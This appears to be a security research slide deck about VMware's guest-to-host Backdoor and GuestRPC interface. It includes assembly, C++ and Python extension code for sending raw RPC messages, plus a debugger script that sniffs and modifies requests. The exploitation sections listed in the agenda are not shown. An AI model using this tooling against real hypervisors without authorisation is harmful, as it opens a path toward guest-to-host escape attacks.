



LEVERAGING VMWARE'S RPC INTERFACE FOR FUN AND PROFIT

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这是虚拟机程序处理vmtools交互的攻击面

Agenda

- Introduction
- VMware General Architecture (Simplified)
- Host <-> Guest Communication
 - Backdoor Interface
- VM RPC Interface
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 - Recording Guest -> Host RPC requests
- Developing tools to query the RPC Interface
 - C++
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 - C Extension
 - CTypes
- Fuzzing RPC Interface
 - Architecture
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- VMware UAF Exploitation
 - Controlling Freed Objects
 - Finding Exploit primitives
 - Demo
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Introductions



Brian Gorenc

- BS in Computer Engineering – Texas A&M University
- MS in Software Engineering – Southern Methodist University
- Director of Vulnerability Research at Trend Micro
 - Leads the Zero Day Initiative
 - Organizes Pwn2Own
 - Approver of Payments
- Past Experiences
 - Lead Developer at Lockheed Martin
- Past research:
 - Microsoft Bounty submission
 - Patents on Exploit Mitigation Technologies
 - Bug hunting in many products
- Twitter: @MaliciousInput




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Abdul-Aziz Hariri

- BS in Computer Sciences – University of Balamand
- Currently a Senior Security Researcher at ZDI
 - Root Cause analysis / Vulnerability Research / Exploit development
 - ZDI Case Lead
 - Pwn2Own Preparation / Judging entries
- Past Experiences
 - Bits Arabia, Insight-Tech and Morgan Stanley
- Past research:
 - Pwn4Fun 2014 renderer exploit writer
 - Microsoft Bounty submission
 - Patents on Exploit Mitigation Technologies
 - Adobe Reader research
- Twitter: @abdhariri



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Jasiel Spelman


- BA in Computer Science – University of Texas at Austin
- Currently a Senior Security Researcher at ZDI
 - Root Cause analysis / Vulnerability Research / Exploit development
 - ZDI Research Lead
 - Pwn2Own Invigilator
- Past Experiences
 - TippingPoint Digital Vaccine team
- Past research:
 - Pwn4Fun 2014 sandbox escape exploit writer
 - Patents on zero day protection technologies
 - Windows kernel information leaks
 - Adobe Flash RE & RCE vulnerabilities
- Twitter: @WanderingGlitch



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
VMware General Architecture



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


VMware Simplified Architecture





Host <-> Guest Communication



<https://github.com/vmware/open-vm-tools/blob/master/open-vm-tools/lib/rpcIn/rpcin.c>


c

<https://github.com/vmware/open-vm-tools/blob/master/open-vm-tools/lib/include/vmware/guestrpc/tcldefs.h>



Host <-> Guest Communication

- VMware implements an interface called “Backdoor”
 - Hijacks the IN/OUT instructions
 - Supports multiple commands
 - Supports two protocols: RPCI and TCLO
 - Communication is done by accessing special I/O ports
- Can be used to:
 - Extract host information
 - Send Guest->Host RPC requests
- Backdoor interface is enabled by default





- Supports multiple commands/functions
 - Commands can be found in the open-vm-tools on github
 - backdoor_def.h defines these commands
- Guest can invoke more of these commands than you think...

Backdoor Commands

```
#define BDOOR_CMD_APMFUNCTION 2
#define BDOOR_CMD_GETDISKGEO 3
#define BDOOR_CMD_GETPTRLOCATION 4
#define BDOOR_CMD_SETPTRLOCATION 5
#define BDOOR_CMD_GETSELLENGTH 6
#define BDOOR_CMD_GETNEXTPIECE 7
#define BDOOR_CMD_SETSELLENGTH 8
#define BDOOR_CMD_SETNEXTPIECE 9
#define BDOOR_CMD_GETVERSION 10
#define BDOOR_CMD_GETDEVICELISTELEMENT 11
#define BDOOR_CMD_TOGGLEDEVICE 12
#define BDOOR_CMD_GETGUIOPTIONS 13
#define BDOOR_CMD_SETGUIOPTIONS 14
#define BDOOR_CMD_GETSCREENSIZE 15
#define BDOOR_CMD_MONITOR_CONTROL 16
#define BDOOR_CMD_GETHWVERSION 17
```

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- Invoking Backdoor functions is simple:

```
mov eax 564D5868h /* magic number */
mov ebx command-specific-parameter
mov cx command-number /* 1001e = RPC */
mov dx 5658h /* VMware I/O port */
in eax dx
```

```
/*
 * backdoor_def.h --
 *
 * Invoking Backdoor
 * This contains backdoor defines that can be included
 * in an assembly language file.
 */
```

```
#ifndef _BACKDOOR_DEF_H_
#define _BACKDOOR_DEF_H_
```

```
#define INCLUDE_ALLOW_MODULE
#define INCLUDE_ALLOW_USERLEVEL
```

```
#define INCLUDE_ALLOW_VMCORE
#define INCLUDE_ALLOW_VMKERNEL
#include "includeCheck.h"
```

```
/*
 * If you want to add a new low-level backdoor call
 * application, please consider using the GuestRpc module.
 */
```

```
#define BD00R_MAGIC 0x564D5868
```

```
/* Low-bandwidth backdoor port. --hpreg */
```

```
#define BD00R_PORT 0x5658
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```



RPCI

- Supports multiple commands
 - Rpctool.exe can be used to query some of the commands.
 - Rpctool.exe is open source and can be found in the open-vm-tools
 - These RPC commands can be found in vmware-vmx.exe and sprinkled throughout the open-vm-tools source

```
C:\Program Files\VMware\VMware Tools>rpctool.exe
rpctool syntax:

rpctool <text>

C:\Program Files\VMware\VMware Tools>rpctool.exe "vmx.capability.tools_is_upgradable"
1
```




RPCI

	.rdata:00000000...	0000001E	C	tools.capability.dnd_version
	.rdata:00000000...	00000026	C	tools.capability.guest_conf_directory
	.rdata:00000000...	00000026	C	tools.capability.guest_temp_directory
	.rdata:00000000...	0000001E	C	tools.capability.auto_upgrade
	.rdata:00000000...	0000001A	C	tools.capability.open_url
	.rdata:00000000...	0000001D	C	tools.capability.hgfs_server
	.rdata:00000000...	0000001D	C	tools.capability.printer_set
	.rdata:00000000...	0000001A	C	tools.capability.features
	.rdata:00000000...	0000001F	C	tools.capability.unity.taskbar
	.rdata:00000000...	00000017	C	tools.capability.unity
	.rdata:00000000...	00000027	C	tools.capability.display_global_offset
	.rdata:00000000...	00000026	C	tools.capability.display_topology_set
	.rdata:00000000...	00000020	C	tools.capability.resolution_min

```

lea     r9, sub_140068360
lea     r8, aTools_capab_17 ; "tools.capability.dnd_version"
lea     rdx, aGuestDndversio ; "guestDnDVersionSetDisable"
mov     ecx, 29h
mov     [rsp+38h+var_18], rdi
call    sub_140068250

```





Summary


- Backdoor Interface is used for Host/Guest communication
- Hijacks in/out instructions
- RPCI is used from guest -> host
- TCLO is used from host -> guest
- RPCI commands can be found in vmware-vmx{.exe}
- open-vm-tools is a goldmine!



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VM RPC Interface



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GuestRPC

- The RPC requests are sent through the “backdoor” channel
- Specifically, the BDOOR_CMD_MESSAGE (0x1E)

```
//#define BDOOR_CMD_INT13          29 /* Not in use. */  
#define BDOOR_CMD_MESSAGE        30
```

- The Guest Messages are defined in guest_msg_def.h
- GuestRPC supports multiple message types:

```
/* Basic request types */  
typedef enum {  
    MESSAGE_TYPE_OPEN,  
    MESSAGE_TYPE_SENDSIZE,  
    MESSAGE_TYPE_SENDPAYLOAD,  
    MESSAGE_TYPE_RECVSIZE,  
    MESSAGE_TYPE_RECVPAYLOAD,  
    MESSAGE_TYPE_RECVSTATUS,  
    MESSAGE_TYPE_CLOSE,  
} MessageType;
```



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
GuestRPC

- Example of a simple GuestRPC message:

```
mov eax, 0x564D5868  
mov ecx, 0x001e //MESSAGE_TYPE_OPEN  
mov edx, 0x5658  
mov ebx, 0xC9435052  
in eax, dx
```

```
mov eax, 0x564D5868  
mov ecx, 0x1001e //MESSAGE_TYPE_SENDSIZE  
mov edx, 0x5658  
mov ebx, SIZE  
in eax, dx
```

```
mov eax, 0x564D5868  
mov ecx, 0x6001e //MESSAGE_TYPE_CLOSE  
mov edx, 0x5658  
mov ebx, SIZE  
in eax, dx
```



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GuestRPC

- GuestRPC requests are parsed within vmware-vmx{.exe}
- GuestRPC Messages/Functions are also implemented inside vmware-vmx{.exe}

```
.rdata:0000000140773FA7      db      0
.rdata:0000000140773FA8      dq offset aGuestrpc      ; "GuestRpc"
.rdata:0000000140773FB0      dq offset GuestRPC_Funcs
.rdata:0000000140773FB8      align 20h
.rdata:0000000140773FC0      dq offset aDiskbackdoor ; "DiskBackdoor"
.rdata:0000000140773FC8      dq offset DiskBackdoor_Funcs
.rdata:0000000140773FD0      db      0
```


- If we look closely inside GuestRPC_Funcs we will notice the following:

```
sub_14008BC90(0, 'ICPR', 0i64, 0i64, ExecRPCRequest, 0i64, nullsub_1, 0i64, 1u);
```



- The function takes the RPC request as an argument
- Checks if the RPC function being passed is valid
- Checks if we have enough permissions to execute the function
- Executes it

ExecRPCRequest






Sniffing RPC Requests

- Since this is exactly where RPC requests are parsed, we can actually hook this function and sniff the requests being sent
- For this task we used pykd 😊 pykd是windbg插件
 - Set a breakpoint on the ExecRPCRequest function
 - A pointer pointing to the request is set in the r8 register
 - The length of the request is set in the r9 register
- Should look similar to the following

像gdb script那样


```
def BreakpointHandler(self):
    print "[x] Request Length: %d." % pykd.reg('r9')
    _bytes = pykd.loadBytes(pykd.reg('r8'),pykd.reg('r9'))
    self.OutPutBytes(_bytes)
    if self._type == 2:
        self.ModifyRequest(pykd.reg('r8'),pykd.reg('r9'))
        _bytes = pykd.loadBytes(pykd.reg('r8'),pykd.reg('r9'))
        self.OutPutBytes(_bytes)
```



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
Sniffing the Backdoor



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Developing tools to query the RPC Interface




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Tool Development

- One of the challenging problems with VMware and RPC is tools development for:
 - Case analysis
 - Exploit development
 - Fuzzing
- While we can definitely use the open-vm-tools to develop tools in C++, there are still challenges:
 - There are functions that definitely needs to be implemented in ASM
 - Without ASM we'll need to use the exports from vmtools.dll
- Still a little bit of a hustle



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C++, Take 1

- Add the open-vm-tools headers to the Include Directories

```
typedef RpcOut *(CALLBACK* RConstruct)();
typedef Bool(CALLBACK* RStart)(RpcOut *);
typedef Bool(CALLBACK* RStop)(RpcOut *);
typedef Bool(CALLBACK* RSend)(RpcOut *,const char *,size_t,Bool *,const char **,size_t *);
typedef Bool(CALLBACK *rpcOutSendOneRaw)(void *request, size_t reqLen, char **reply, size_t *replen);

int main()
{
    Bool ret;
    RpcOut *rpcOut;
    HMODULE vmTools = LoadLibrary(L"vmtools.dll");
    RConstruct RpcConstruct = (RConstruct)GetProcAddress(vmTools, "RpcOut_Construct");
    RStart RpcStart = (RStart)GetProcAddress(vmTools, "RpcOut_start");
    RSend RpcSend = (RSend)GetProcAddress(vmTools, "RpcOut_send");
    RStop RpcStop = (RStop)GetProcAddress(vmTools, "RpcOut_stop");
    rpcOutSendOneRaw RpcOutSendOneRaw = (rpcOutSendOneRaw)GetProcAddress(vmTools,"RpcOut_SendOneRaw");
```



- Use Assembly
- Since some function are not fully implemented in the tools, thus in order to step out of the vmtools.dll we'd need to implement some functions in ASM

C++, Take 2

```
_declspec(naked) void Backdoor_InOut(Backdoor_proto *myBp) // IN/OUT
{
    uint32 dummy;

    __asm {
        push    ebp
        mov     ebp, esp
        push    ebx
        push    esi
        push    edi
        mov     eax, [ebp + 8]
        push    eax
        mov     edi, [eax + 14h]
        mov     esi, [eax + 10h]
        mov     edx, [eax + 0Ch]
        mov     ecx, [eax + 8]
        mov     ebx, [eax + 4]
        mov     eax, [eax]
        in      eax, dx
        xchg    eax, [esp]
        mov     [eax + 14h], edi
        mov     [eax + 10h], esi
        mov     [eax + 0Ch], edx
        mov     [eax + 8], ecx
        mov     [eax + 4], ebx
        pop     dword ptr[eax]
        pop     edi
        pop     esi
        pop     ebx
        pop     ebp
        retn
    }
}
```

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- As for implementing a function to send RPC requests through the backdoor channel in ASM, it should be pretty simple

C++, Take 2

```
_declspec(naked) void rpc_send(uint8_t *msg, uint32_t size){  
    __asm  
    {  
        pushad  
        mov eax, 564D5868h  
        mov ecx, 1Eh  
  
        mov edx, 5658h  
        mov ebx, 0C9435052h  
        in eax, dx  
  
        mov eax, 564D5868h  
        mov ecx, 1001Eh  
        mov dx, 5658h  
        mov ebx, [esp + 28h]  
        in eax, dx  
  
        mov eax, 564D5868h  
        mov ecx, [esp + 28h]  
        mov ebx, 10000h  
        mov ebp, esi  
        mov dx, 5659h  
        mov esi, [esp + 24h]  
        cld  
  
        rep outs dx, byte ptr es : [edi]  
        mov eax, 564D5868h  
        mov ecx, 0006001eh  
        mov dx, 5658h  
        mov esi, ebp  
        in eax, dx  
        popad  
  
        ret  
    }  
}
```

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Python

- All that is still not enough
- We need something for FAST tools development
- Python? Yup, we implemented simple ways to send RPC requests through python:
 - C Extensions
 - Ctypes
- Unfortunately, Josh (@kernelsmith) (our DevOps manager) wanted to implement something similar in Ruby.




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Python, C Extensions

- C Extensions are awesome
- It's a shared Library (.pyd) on Windows which exports an initialization function
- The shared library can be imported from python



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Python, C Extensions

```
static PyMethodDef MyMethods[] =  
{  
    {"rpc_send", py_rpc_send, METH_VARARGS, NULL},  
    {"rpc_send_unclose", py_rpc_send_unclose, METH_VARARGS, NULL},  
    {NULL, NULL, 0, NULL}  
};  
  
PyMODINIT_FUNC initemptyRPCSend(void)  
{  
    (void) Py_InitModule("RPCSend", MyMethods);  
}
```

```
static PyObject* py_rpc_send(PyObject* self, PyObject* args)  
{  
    uint8_t *msg=NULL;  
    int sz=0;  
    if (!PyArg_ParseTuple(args, "z#", &msg, &sz)){  
        printf("[x] FAILED!.\n");  
        return NULL;  
    }  
  
    rpc_send(msg, sz);  
    Py_RETURN_NONE;  
}
```



Python, CTypes

- Ctypes provides C compatible data types
- Allows calling functions in DLLs or shared libraries


```
